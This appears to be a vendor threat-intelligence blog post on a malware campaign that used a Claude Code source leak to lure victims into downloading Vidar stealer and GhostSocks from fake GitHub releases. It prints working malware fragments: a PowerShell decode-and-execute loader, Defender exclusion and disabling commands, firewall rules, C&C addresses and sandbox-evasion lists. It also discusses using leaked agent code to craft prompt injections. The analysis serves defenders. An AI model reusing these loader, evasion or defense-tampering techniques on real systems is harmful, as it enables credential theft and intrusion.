Weaponizing Trust Signals: Claude Code Lures and GitHub Release Payloads

Published: 2026-04-03 · Archived: 2026-05-06 02:01:49 UTC

Key takeaways

- Anthropic inadvertently exposed internal Claude Code source material via a misconfigured npm package, which included approximately 512,000 lines of internal TypeScript and triggering rapid mirroring across GitHub.
- Within 24 hours, threat actors took advantage of the attention around the leak, to distribute Vidar stealer and GhostSocks proxy malware through fake “leaked Claude Code” GitHub repositories.
- The Claude Code bait is part of a broader rotating lure operation active since February 2026, impersonating more than 25 software brands while delivering the same Rust-compiled infostealer payload.
- The campaign abuses GitHub Releases as a trusted malware delivery channel, using large trojanized archives and disposable accounts to repeatedly evade takedowns.
- Beyond serving as a lure, the leaked source code itself introduces longer-term risks including vulnerability discovery, prompt injection blueprinting, and agentic attack surface exposure.
- Organizations should only approve designated installation paths for AI developer tools and should actively detect and block malicious indicators.
- Organizations should also consider applying governance as a control plane for agentic risk. This incident signifies that security compromise doesn't always come from software vulnerabilities: it can also come from human and organizational gaps. That's why TrendAI™ is introducing Agentic Governance Gateway to empower organizations to discover, observe, understand, detect, and enforce governance over agentic AI behaviors to ensure safe and reliable adoption of autonomous AI.
- TrendAI Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored threat hunting queries, threat insights, and intelligence reports. Customers can also leverage Observed Attack Techniques (OAT) to hunt for suspicious activity associated with this threat, and are protected by advanced pattern, behavior-monitoring, and signature-based detections.

In late March 2026open on a new tab, Anthropic inadvertently released the internal Claude Code source material as part of an npm package that included a large internal source map file. Although the incident stemmed from a simple packaging mistake, threat actors were quick to capitalize on the resulting attention. Only 24 hours after the leak, they were able to create fake GitHub repositories to distribute credential-stealing malware disguised as “leaked” Claude Code downloads.

This incident demonstrates that security compromise is not limited to software vulnerabilities: human factors and organizational control gaps often serve as catalyst for threats and are primary drivers of material impact. In this blog entry, we will talk about our analysis of the threats capitalizing on this incident, the downstream risks of the leaked source code, and the actions organizations should take next.

The Claude Code source leak

On March 31, 2026, a routine npm publish for Anthropic's @anthropic-ai/claude-code package (version 2.1.88) inadvertently included a file that should never have shipped: cli.js.map, a 59.8 MB JavaScript source map generated by the Bun bundler. This file's embedded sourcesContent field exposed the complete original TypeScript source tree— approximately 512,000 lines of code across 1,900 files—corresponding to build artifacts hosted on a publicly accessible Cloudflare R2 storage bucket.

The exposure was not a sophisticated breach, but a packaging error. The project's *.npmignore* file failed to exclude *.map* files from the distribution. Because Bun generates full source maps by default, without an explicit exclusion rule, the entire agentic harness powering Claude Code was also shipped out and laid bare to anyone who ran *npm install*.

Within hours, the leaked source was mirrored across thousands of GitHub repositories. Anthropic confirmed the incident stemmed from human error, pulled the affected package version, and issued DMCA takedown notices against the mirrors. The company assured that no customer data or credentials were exposed.

This marked the second major Anthropic source-exposure incident in two months, following the "Mythosopen on a new tab" leak, which also happened late-March and revealed internal details about an unreleased powerful AI model intended for cybersecurity use cases.

Attack timeline

Before this leak, threat actors have been running AI-themed malware lures since at least **February 2026**, cycling through fake tools and repositories to attract developer interest. The Claude Code source leak on **March 31** provided a convenient lure, a high-profile and timely lure. This enabled operators to rapidly repurpose their already existing infrastructure. By **April 1**, within 24 hours of the leak, they pivoted to impersonating "leaked" Claude Code downloads, using the incident's visibility to accelerate distribution of their infostealer payloads.

Date	Incident	Description	Key details
February 2026	AI tool lures	Malware campaign using fake AI tools	TradeAI.exe 18+ unique samples Copilot, Cursor, AI tools Active campaign
March 31, 2026	Source code leak	Accidental exposure of source code	Anthropic npm packaging error 59.8 MB source map exposed 512K lines TypeScript
March 31 to April 1, 2026	Time window	Delay between leak and weaponization	Within 24 hours of the leak

April 1, 2026	Claude Code lure	Malware distribution under fake Claude tooling	ClaudeCode_x64.7z ClaudeCode_x64.exe Vidar v18.7 + GhostSocks GitHub Releases delivery

Table 1. The campaign timeline

What the source code revealed

The leaked codebase exposedopen on a new tab several unreleased features and internal mechanisms:

- KAIROS: A persistent, always-running autonomous daemon mode enabling Claude Code to operate as a background agent that proactively acts on things it notices, with a 15-second blocking budget per cycle.
- Undercover Mode:A module (undercover.ts) that prevents the AI from accidentally revealing internal information, such as internal model codenames and Anthropic internals, when staff contribute to public repositories.
- Dream System: A background memory-consolidation erngine (*autoDream*) that runs a reflective pass over project-specific memory files during idle periods via a forked subagent, reorganizing and optimizing stored context.
- Anti-Distillation: Protective mechanisms (*ANTI_DISTILLATION_CC*) that inject fake tool definitions and apply cryptographic signatures to prevent competitors from training on API traffic.
- Model codenames: References to upcoming models, including Capybara (a new model with a 1M context window), Fennec (Opus 4.6), and Tengu (the project's internal codename). The source also references Opus 4.7 and Sonnet 4.8.
- Buddy Pet: A hidden Tamagotchi-style pet system with a deterministic gacha mechanic spanning 18 species, five RPG-like stats (i.e., debugging, patience, chaos, wisdom, and snark) and 1% shiny variants that respond to user coding activity.

Claude Code: One lure in a larger campaign

Threat actors did not need the source code itself. They needed the *hype*.

Within 24 hours of the leak making headlines, malicious GitHub repositories began appearingopen on a new tab in search results—and near the top of Google results—for queries like “leaked Claude Code source” and “Claude Code download.” These repositories relied on familiar social engineering tactics, including READMEs promising “leaked source code” and “unlocked enterprise features,” fake download buttons embedded as images, and GitHub Releases hosting trojanized 7z archives.

The Claude Code bait, however, was only the latest chapter in a much broader operation. Similar GitHub-hosted lure campaigns earlier this year abused fake AI tooling repositories to distribute Vidar-class infostealers and GhostSocks proxy malware, as previously documentedopen on a new tab by Huntress. Our observation reveals that it’s likely that the same threat actors have been running a rotating-lure campaign since dating back to February 2026, cycling through more than 25 distinct software brands to attract victims. Regardless of the name

on the label or the branding, every archive delivers the same thing: a Rust-compiled dropper, *TradeAI.exe*, which deploys Vidar stealer alongside the GhostSocks proxy malware.

A rotating carousel of lures

The operation's scale becomes apparent when examining the parent archives that contain the TradeAI.exe payload. Across 22 unique payload variants, we identified 38 distinct 7z archives—each branded as a different piece of popular software.

The lure themes fall into several categories that reveal the operators' targeting strategy:

- AI and LLM tools make up the largest cluster, capitalizing on the surge of interest in generative AI. The campaign impersonates well-known names like Claude Code itself (packaged as ClaudeCode_x64.7z and claude-cowork-win-x64.7z), references to specific model versions (opus-4-6-x64.7z), and GitHub Copilot (CopilotCowork_x64.7z). It also mimics lesser-known or fictional AI brands, namely KawaiiGPT_x64.7z, WormGPT_x64.7z, NemoClaw_x64.7z (styled as an NVIDIA product), SimpleClaw_x64.7z, clawdbot_x64.7z, nanobot_x64.7z, and OpenClaw_x64.7z. The naming is deliberate to entice victims, wherein some sound like legitimate open-source projects, while others like “WormGPT” exploit curiosity around underground AI tools.
- Cryptocurrency and trading tools form the second major theme. Archives named hyperliquid-bot_x64.7z and bbg_free_x64.7z (mimicking Bloomberg Terminal) target the finance and crypto community, which is a demographic with high-value credentials and wallet data that makes them attractive target for infostealer campaigns.
- Creative and media tools round out the lure portfolio. The operators impersonate voice modification software (voicemod_x64.7z), AI video generation tools (seedance_x64.7z, LTX-2.3_x64.7z, SoraRemover_x64.7z), and image generation tools (Z_image_x64.7z). These lures target content creators and artists who may be less security-conscious about software sourced from GitHub.
- Utility software provides additional coverage, with lures masquerading asYouTube_Downloader_x64.7z, OrcaSlicer_x64.7z (a 3D printing slicer), iRemovalPro_x64.7z (an iPhone unlocking tool), and perplexity_computer_x64.7z (impersonating the Perplexity AI search assistant). Each targets a different user demographic, broadening the campaign's reach.

One pattern is consistent across all lures: a throwaway GitHub account creates a repository with a plausible name, populates it with a minimal README, and hosts a trojanized 7z archive as a GitHub Release asset. The archives range from 78 to 167 MBlarge enough to appear legitimate and to evade some automated scanning systems. Once a repository is flagged and removed, the operators simply create a new account and repeat the process with a different lure name.

Confirmed distribution repositories

Upon scanning for GitHub lures, our scanner identified 104 repositories created within seven days of the Claude Code leak using related keywords. Of these, two were confirmed to distribute malicious payloads via GitHub

Releases:

- leaked-claude-code/leaked-claude-code: distributes ClaudeCode_x64.7z
- my3jie/leaked-claude-code: repository-based delivery

Related network data confirmed six additional GitHub distribution URLs used by the broader campaign before the Claude Code pivot:

- github[.]com/Kawaii-GPT-ai/KawaiiGPT/releases/: KawaiiGPT lure
- github[.]com/ai-wormGPT/wormGPT/releases/: WormGPT lure
- github[.]com/claude-ai-opus-4-6/claude-opus-4.6/releases/: Claude Opus 4.6 lure
- github[.]com/realtime-voice-changer-app/realtime-voice-changer/releases/: Voicemod lure
- github[.]com/LTX-desktop/LTX-2.3/releases/: LTX video editor lure
- github[.]com/nvidia-nemoclaw/NemoClaw/releases/: NVIDIA NemoClaw lure

Known threat actor accounts include idbzoomh (taken down by GitHub), idbzoomh1, and my3jie. The accounts are disposable, as operators demonstrate no attachment to any single identity or lure theme.

Infection chain

The infection chain is consistent across all lure variants:

1. Discovery: The victim searches for a trending software tool on Google or GitHub. For the Claude Code variant, queries like "leaked Claude Code source" and "Claude Code download" surface the malicious repositories.
2. Lure: The victim lands on a convincing GitHub repository with a README promising free access, leaked features, or cracked versions.
3. Download: The victim downloads a 7z archive (78–167 MB) from GitHub Releases. The archive name matches the lure theme.
4. Extraction: Inside the archive is TradeAI.exe, a Rust-compiled dropper binary. In the Claude Code variants, the executable is renamed to ClaudeCode_x64.exe or similar.
5. Execution: The dropper deploys two payloads:
   Vidar Stealer (v18.7): An information stealer performing multi-threaded data theft of browser credentials, cryptocurrency wallets, session tokens, and system information.
   GhostSocks: A SOCKS5 proxy tool that tunnels network traffic through the victim's machine, enabling the operators to use compromised hosts as residential proxies.
6. C&C resolution: Vidar uses dead drop resolvers, which are a Steam Community profile and a Telegram channel,to retrieve the active C&C address, making infrastructure takedowns more difficult.
7. Exfiltration: Stolen data is packaged and sent to the Vidar C&C server.

Technical analysis of the dropper payload

With the delivery method established, we focused on the malware itself. Static analysis of the Rust-compiled dropper distributed across the campaign's lure archives shows that, regardless of branding, the payload remains fundamentally the same. Although it appears under multiple filenames, such as ClaudeCode_x64.exe, TradeAI.exe, and other brand-name variants, the underlying binary is functionally identical across samples. It is a

purpose-built loader that masquerades as a graphics driver updater and relies on XOR-encrypted strings with a 12-byte rotating key to conceal C&C URLs, staging paths, and exfiltration endpoints.

Before executing any payload logic, the dropper implements anti-analysis checks. It, enumerates the local environment against hardcoded sandbox usernames, hostnames, processes, and bot farm patterns, terminating silently if an analysis environment is detected. This evasion strategy, combined with Rust compilation, which produces binaries inherently harder to reverse-engineer, contributes to the campaign's persistently low detection rates across vendors.

String encryption

All sensitive strings in the binary are encrypted using a simple XOR cipher with a 12-byte rotating key. At runtime, the malware attempts to load the decryption key from the environment variable *cryptify_keyd3d* ; if the variable is not set, it falls back to the hardcoded default *xnasff3wcedj*.

The use of an environment variable (cryptify_keyd3d) for the XOR key suggests some flexibility, as it enables the malware author to deploy variants with different keys or allow operators to customize decryption without recompiling.

It uses the following decryption routine:

- Checks environment variable cryptify_keyd3d for custom key
- Defaults to hardcoded xnasff3wcedj (12 bytes)
- XOR each byte of the ciphertext with the key byte at index % 12
- Returns the resulting UTF-8 string

Listed here are the decrypted C&C URLs:

- Primary driver list URL: hxxps[://]pastebin[.]com/raw/mcwWi1Ue
- Backup driver list URL: hxxps[://]snippet[.]host/efguhk/raw

Entry point and anti-analysis

The malware's entry point immediately establishes stealth by hiding the console window through a sequence of API calls: GetConsoleWindow(), ShowWindow(SW_HIDE), and FreeConsole(). This prevents users from noticing the command window that would otherwise appear during execution.

Following initialization, command-line arguments are parsed to determine the execution path. The malware supports multiple modes including "gui-only" for displaying just the fake installer, "no-gui-at" for background-only operation, and "runas-elevated" for administrative execution.

The malware supports several command-line arguments to control execution behavior:

Argument	**Purpose**

--gui-only	Display GUI interface only (driver updater facade)
--no-gui	Run downloader without GUI (silent background mode)
--elevated	Post-UAC execution path (called after privilege escalation)
--attempt=driver-update	Retry counter for elevation attempts

Table 2. Accepted command-line arguments

Anti-analysis checks

Before executing its payload, the dropper evaluates its environment for signs of sandboxing, virtualization, or analysis. If these are detected detected, it terminates silently to avoid exposure.

Virtual machine detection

The anti-analysis function implements multi-layered VM detection checking registry keys, processes, drivers, hardware identifiers, and network configuration:

Technique	**Method**	**Indicators checked**
Registry Keys	RegOpenKeyExW / RegQueryValueExW	VMware Tools, VirtualBox Guest Additions paths
Process Enumeration	CreateToolhelp32Snapshot	vmtoolsd.exe, vmwaretray.exe, vboxservice.exe, vboxtray.exe
Driver Files	File existence checks	VBoxGuest.sys, vmhgfs.sys, vmmouse.sys, VBoxMouse.sys
MAC Prefixes	Network adapter enumeration	08:00:27 (VirtualBox), 00:15:5D (Hyper-V), 52:54:00 (QEMU)

GPU Adapters	Display adapter name	vmware svga, "virtualbox graphics", "hyper-v video"
BIOS Strings	System firmware checks	seabios, "bochs", "qemu", "hyper-v", "vmware", "vbox"
Network IP	IP address check	10.0.2.15 (VirtualBox default NAT)

Table 3. Artifacts checked for VM detection

It also checks the following virtual machine related artifacts:

VM BIOS/Motherboard Strings:

- seabios
- bochs
- qemu
- vrtual
- hyper-v
- vmware
- google
- vbox
- innotek
- virtual

VM Driver Files:

- vmmouse.sys
- vmhgfs.sys
- VBoxMouse.sys
- VBoxGuest.sys
- VBoxSF.sys
- VBoxVideo.sys

MAC Prefix	**Associated VM**
8:00:27	VirtualBox
00:15:5D	Hyper-V

52:54:00	QEMU/KVM
00:23:45	VirtualBox (alternate)

Table 4. VM MAC Prefixes

Sandbox evasion

Beyond VM detection, the malware implements extensive sandbox-specific evasion using comprehensive blacklists targeting known analysis environments, research usernames, and sandbox hostname patterns:

Blacklisted usernames:

- malware
- virus
- sandbox
- sand box
- wdagutilityaccount
- bruno
- sample,
- maltest
- currentuser
- jz
- dekker
- Janet Van Dyne
- Harry Johnson
- tim
- John

Blacklisted Hostnames:

- Wasp
- DESK-IVRUUH4Y14
- MARS
- AMAZING-AVOCADO

BIOS serials:

Serial	**Associated environment**
ete9t8e8t3	Windows Defender Application Guard (WDAG)

H6MBDR4	Trellix / FireEye sandboxes
0311-3550-2146-3025-5233-5781-38	Analysis environment
0	Default/missing BIOS serial
1234567890	Common VM placeholder

Table 5. Serial numbers checked for VM detection

Datacenter CPU:

- Xeon
- EPYC

Motherboard Manufacturer Blacklist:

- VirtualBox
- Google Compute Engine
- Virtual Machine

Sandbox DLLs:

- cuckoomon.dll
- SbieDll.dll
- SxIn.dll
- cmdvrt32.dll
- cmdvrt64.dll

Sandbox Hostname Patterns:

- Oeslmdig
- Bkismujm
- Cgpslqmr
- Dhrtnpns
- Ekuuoqot
- Flvvprpu
- Gmwwqsqv
- Hnxxrtrw
- Ioyysssx
- Jpzzttty

- Kqaauuuz
- Lrbbvvva
- Msccwwwb
- Ntddxxxc
- Oueeyyyd
- Pvffzzze
- Regex matching the pattern ^zds_fedr_ol_client_\d+$

Debugger and analysis tool detection

In addition to environment checks, the malware enumerates running processes to identify debuggers and analysis tools

Blacklisted processes:

- ollydbg.exe
- x32dbg.exe
- x64dbg.exe
- windbg.exe
- ida.exe
- ida64.exe,
- processhacker.exe
- procexp.exe
- procexp64.exe
- wireshark.exe
- fiddler.exe,
- charles.exe
- sandboxie.exe
- vmtoolsd.exe
- vmwaretray.exe
- vmwareuser.exe,
- vboxservice.exe
- vboxtray.exe

Payload storage and extraction

The malware contains an embedded PowerShell payload that is XOR-encoded within the binary. The encoded data resides in the .data section and is decoded at runtime before execution. Additionally, the malware can download payloads from its C&C infrastructure.

The embedded payload uses a two-layer encoding scheme. First, the data is XOR-encoded with key 44. The result is then Base64-encoded for storage. At runtime, the malware reverses this process:

```
# Embedded XOR-encoded PowerShell payload
$uowuunxT = 'CFwdDBEMC28WcHlfSV5fCyYIXB4MEQwOCElCWhZ4aWF8...'
$uMoRdtBr = [System.Convert]::FromBase64String($uowuunxT)
$wsCDOjzN = 44  # XOR key
$swGGrVXi = [byte[]]@()
foreach ($b in $uMoRdtBr) {
    $swGGrVXi += $b -bxor $wsCDOjzN
}
$GCdKMnvk = [System.Text.Encoding]::UTF8.GetString($swGGrVXi)
& ([ScriptBlock]::Create($GCdKMnvk))
```

After XOR decryption with key 44 (0x2C), the payload reveals significant Windows Defender evasion and firewall manipulation capabilities. The decrypted script systematically disables security controls to enable follow-on payloads to execute without interference.

The payload adds exclusions for common malware drop locations as well as prevents the scanning of PowerShell processes:

```
# Path exclusions added by the decrypted payload
$paths = @(
    'C:\Users',           # User profile directories
    "$env:TEMP",          # Temporary files directory
    'C:\ProgramData',     # Application data
    'C:\OneDriveTemp',    # OneDrive temporary storage
    'C:\Users\Public',    # Public user folder
    'C:\Windows'          # Windows system directory
)
foreach ($item in $paths) {
    Add-MpPreference -ExclusionPath '$item'
}

# Process exclusions - prevents scanning of PowerShell
Add-MpPreference -ExclusionProcess 'powershell.exe'
Add-MpPreference -ExclusionProcess 'pwsh.exe'
```

The payload systematically disables multiple Defender protection features:

Feature	**Command**	**Impact**
MAPS Reporting	-MAPSReporting 0	Disables cloud-based telemetry to Microsoft
Block at First Seen	-DisableBlockAtFirstSeen $true	Disables cloud-based threat blocking

Sample Submission	-SubmitSamplesConsent NeverSend	Prevents automatic sample uploads
Cloud Block Level	-CloudBlockLevel 0	Disables cloud protection level
PUA Protection	-PUAProtection disable	Disables potentially unwanted app detection
IOAV Protection	-DisableIOAVProtection $true	Disables scanning of downloaded files
Behavior Monitoring	-DisableBehaviorMonitoring $true	Disables real-time behavior analysis

Table 6. Windows Defender security features disabled by the payload

The payload also opens inbound TCP ports for C&C communication:

```
# Firewall rules created by the decrypted payload
$ports = @(57001, 57002, 56001)
foreach ($port in $ports) {
    New-NetFirewallRule -DisplayName "Port $port TCP" `
        -Direction Inbound `
        -LocalPort $port `
        -Protocol TCP `
        -Action Allow `
        -Enabled True

}
```

GPU hardware scoring system

The binary implements a sophisticated GPU scoring mechanism to prioritize targets. Each detected GPU type receives a "bonus" score where lower absolute values indicate higher priority as a download target. This scoring system reveals the malware specifically targets gaming PCs: likely for cryptocurrency mining, game credential theft, or leveraging gaming GPU resources.

GPU category	**Detection strings**	**Score**
Virtual GPU	virtualbox, parallels, vmware svga, virtualbox graphics, hyper-v video, microsoft basic display adapter	REJECTED (sandbox)

Integrated Graphics	intel(r) uhd graphics, intel(r) iris, intel(r) hd graphics, amd radeon(tm) graphics	-60
Professional Card	quadro, radeon pro, rtx a	-80
AMD Gaming Card	radeon rx 5, radeon rx 6, radeon rx 7	-90
Modern AMD Gaming	Modern Radeon models	-120
Gaming Card (NVIDIA)	geforce rtx 2, geforce rtx 3, geforce rtx 4, geforce gtx 10, geforce gtx 16	Highest priority
Basic Display (local)	Fallback local display	Low priority
Basic Display (RDP)	Remote desktop context	Deprioritized

Table 7. GPU scoring mechanism

Network communication

The malware implements resilient C&C communication using the Rust request library with Tokio async runtime. If the primary server is unreachable, it automatically switches to a backup URL. Each URL receives three connection attempts with two-second delays between retries.

The downloader randomly selects from five hardcoded User-Agent strings to evade network-based detection:

- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 Edg/140.0.0.0

- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36

Once C&C communication is established, the binary collects and reports system information to the C&C before payload delivery:

Field	Collection method
Username	Environment variable harvesting
Public IP	HTTP request to external IP service (encrypted URL at 0x140832BB0)
Timestamp	System time
App Version	Hardcoded 1.3.12
GPU Model	Registry enumeration of display adapters
CPU Info	Registry key HARDWARE\DESCRIPTION\System\CentralProcessor\0, value ProcessorNameString
Core Count	System processor information query
Drive Info	Starting from C:\

Table 8. System information sent to the C&C server

The malware follows the following download and installation chain:

1. Fetch driver list: HTTP GET to primary URL (pastebin[.]com/raw/mcwWi1Ue), falls back to backup (snippet[.]host/efguhk/raw)
2. Parse URLs: Extracts driver download URLs from fetched content
3. Download archive: Attempts download with up to 3 retries per URL (primary then backup), 2-second delay between retries
4. Fetch password: Requests archive extraction password from C&C server; falls back to hardcoded default if server returns empty or fails

5. Extract payload: Unpacks the password-protected archive containing the "driver" payload
6. Execute payload: Runs extracted content, likely a secondary malware stage or cryptominer

Security implications of the leaked source code

While the immediate threat is the social engineering campaign delivering Vidar, the leaked source code itself presents a distinct and longer-lasting risk surface. Security experts have warned that access to approximately 512,000 lines of production code from a frontier AI company opens several attack vectors that extend well beyond using the leak as a lure.

Vulnerability research and exploitation

With full access to the codebase, both security researchers and threat actors can systematically audit the code for exploitable vulnerabilities. This concern materialized almost immediately. Within days of the leak, **a critical vulnerabilityopen on a new tab** in Claude Code was publicly reported , demonstrating that the code is being actively analyzed.

The agentic nature of Claude Code makes this particularly concerning. Unlike a traditional application, Claude Code interacts with file systems, executes terminal commands, reads and writes files, and manages development environments. A vulnerability in the agentic harness could allow:

- Arbitrary code execution through crafted inputs or project files
- Data exfiltration from developer environments via manipulated tool calls
- Privilege escalation through the tool permission system

Prompt injection blueprint

The leaked source also reveals exactly how Claude Code constructs its system prompts, parses user instructions, handles tool definitions, and enforces safety boundaries. This is effectively a blueprint for crafting targeted prompt injections, with attackers knowing the precise wording, ordering, and structure of the safety instructions that govern the model's behavior.

This knowledge could be used to bypass safety controls by understanding their exact implementation, craft inputs that exploit parsing edge cases, and design adversarial inputs optimized for the specific prompt architecture.

Anti-distillation and competitive intelligence

The *ANTI_DISTILLATION_CC* mechanisms revealed in the source code demonstrate Anthropic's approach to preventing competitors from training on Claude's API outputs. With the implementation details now public, adversaries have a roadmap for circumventing these protections. The cryptographic signatures and fake tool definitions used as canary traps are now visible and can be stripped or avoided.

Agentic attack surface

Perhaps the most significant long-term concern is the exposure of the complete “agentic harness,” which is the system that enables Claude Code to interact with real computing environments. The source code reveals how the model decides which tools to invoke and in what sequence, the permission model governing file system access, command execution, and network operations, the sandbox boundaries and how they are enforced, and the internal safety classifiers and their decision logic.

Access to this knowledge gives adversaries a significant advantage in designing attacks against organizations whose developers use Claude Code in their workflows.

MITRE ATT&CK TTPs

Tactic	**Technique**	**ID**	**Description**
Resource Development	Stage Capabilities: Upload Malware	T1608.001	Malware hosted on GitHub Releases
Resource Development	Establish Accounts: Social Media Accounts	T1585.003	Disposable GitHub accounts for distribution
Initial Access	Phishing: Spearphishing Link	T1566.002	Lure repositories with download links
Execution	User Execution: Malicious File	T1204.002	Victim executes trojanized dropper
Defense Evasion	Obfuscated Files or Information	T1027	Rust-compiled dropper binary
Defense Evasion	Virtualization/Sandbox Evasion: System Checks	T1497.001	Debug environment and user input checks
Credential Access	Credentials from Password Stores	T1555	Vidar steals browser credentials
Collection	Data from Local System	T1005	Cryptocurrency wallets and session tokens

Command and Control	Web Service: Dead Drop Resolver	T1102.001	Steam/Telegram profiles for C2 resolution
Command and Control	Proxy: Multi-hop Proxy	T1090.003	GhostSocks SOCKS5 proxy
Exfiltration	Exfiltration Over C2 Channel	T1041	Data sent to Vidar C2

Table 9. TTPs used in the campaign

Security recommendations

Organizations can reduce the risk from this campaign by tightening controls around tool installation, validating software sources, and actively monitoring for malicious activity using the following measures.

- Instruct developers to use verified sources only. Legitimate Claude Code is available only through official channels such as claude.ai/install.sh (macOS/Linux) or claude.ai/install.ps1 (Windows), and via Homebrew, WinGet, or the VS Code/JetBrains extensions. npm-based installation has been deprecatedopen on a new tab. Unofficial GitHub repositories offering precompiled or standalone installers should be treated as potentially malicious.
- Treat GitHub Releases with scrutiny. The campaign abuses GitHub Releases as a trusted delivery mechanism. Large 7z archives (78–167 MB) hosted on newly created repositories with minimal commit history are a strong signal of abuse.
- Block known infrastructure. Add the C&C domains and IPs listed in the IOC section to network blocklists.
- Monitor for infostealer indicators. Watch for credential dumping patterns, connections to Steam Community profiles and Telegram channels used as dead drop resolvers, and unusual SOCKS5 proxy activity.
- Audit AI tool installations. Establish clear organizational policies for which AI coding tools are approved and how they should be installed. Maintain an allowlist of approved sources.
- Enforce endpoint detection. Ensure endpoints have detections for Vidar stealer variants and Rust-compiled droppers. The malware's anti-sandbox behavior means static detection rules are especially important.

Conclusion: Governance is the control plane for agentic risk

This Claude Code leak incident demonstrates that security compromise is not limited to software vulnerabilities; it is frequently enabled by weaknesses in people and organizational processes, which often drive the highest impact. In practice, threat actors did not need a zero-day in the leaked codebase: they leveraged attention, trust signals, and predictable user behavior to achieve execution and credential theft.

This pattern becomes more consequential as organizations adopt agentic AI. Agentic systems can plan, reason, and act across enterprise environments, invoking tools, accessing data, and triggering workflows. Because these

systems operate through iterative, adaptive loops rather than fully deterministic execution paths, the outcomes can be difficult to predict, trace, or control.

Accordingly, TrendAI™ is designing solutions as an **Agents Governance Gateway**news- cybercrime-and-digital-threats, positioning governance as the control plane, rather than treating the problem as security alone. The objective is to give organizations the ability to discover and inventory agents, observe what they are doing, understand behavior and intent across tool and data interactions, detect unsafe or anomalous actions, and enforce policy so that autonomous capability can be adopted with measurable control and accountability.

Proactive security with TrendAI Vision One™


TrendAI Vision One™one-platform is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

Utilizing Observed Attack Techniques (OAT)

TrendAI Vision One™ customers that use endpoint and server protection solutions may go into the Observed Attack Techniques section of the TrendAI Vision One™ console to look for suspicious activity that may indicate the detection of malicious behavior associated with this threat.

Potential indicators include:

- Execution of Claude with Leaked Version
- Possible Claude Code Related File Download
- AWS Claude Leak UserAgent



Patterns, models, and signatures

TrendAI Vision One™ solutions that utilize different pattern, behavior monitoring and other advanced detection technology can also detect and protect against the following known malicious components associated with in the wild exploits:

- TrojanSpy.Win64.VIDAR.SMCLX (Smart Scan Agent Pattern 20.863)
- Trojan.Win64.VIDAR.CLX (Smart Scan Agent Pattern 20.863)

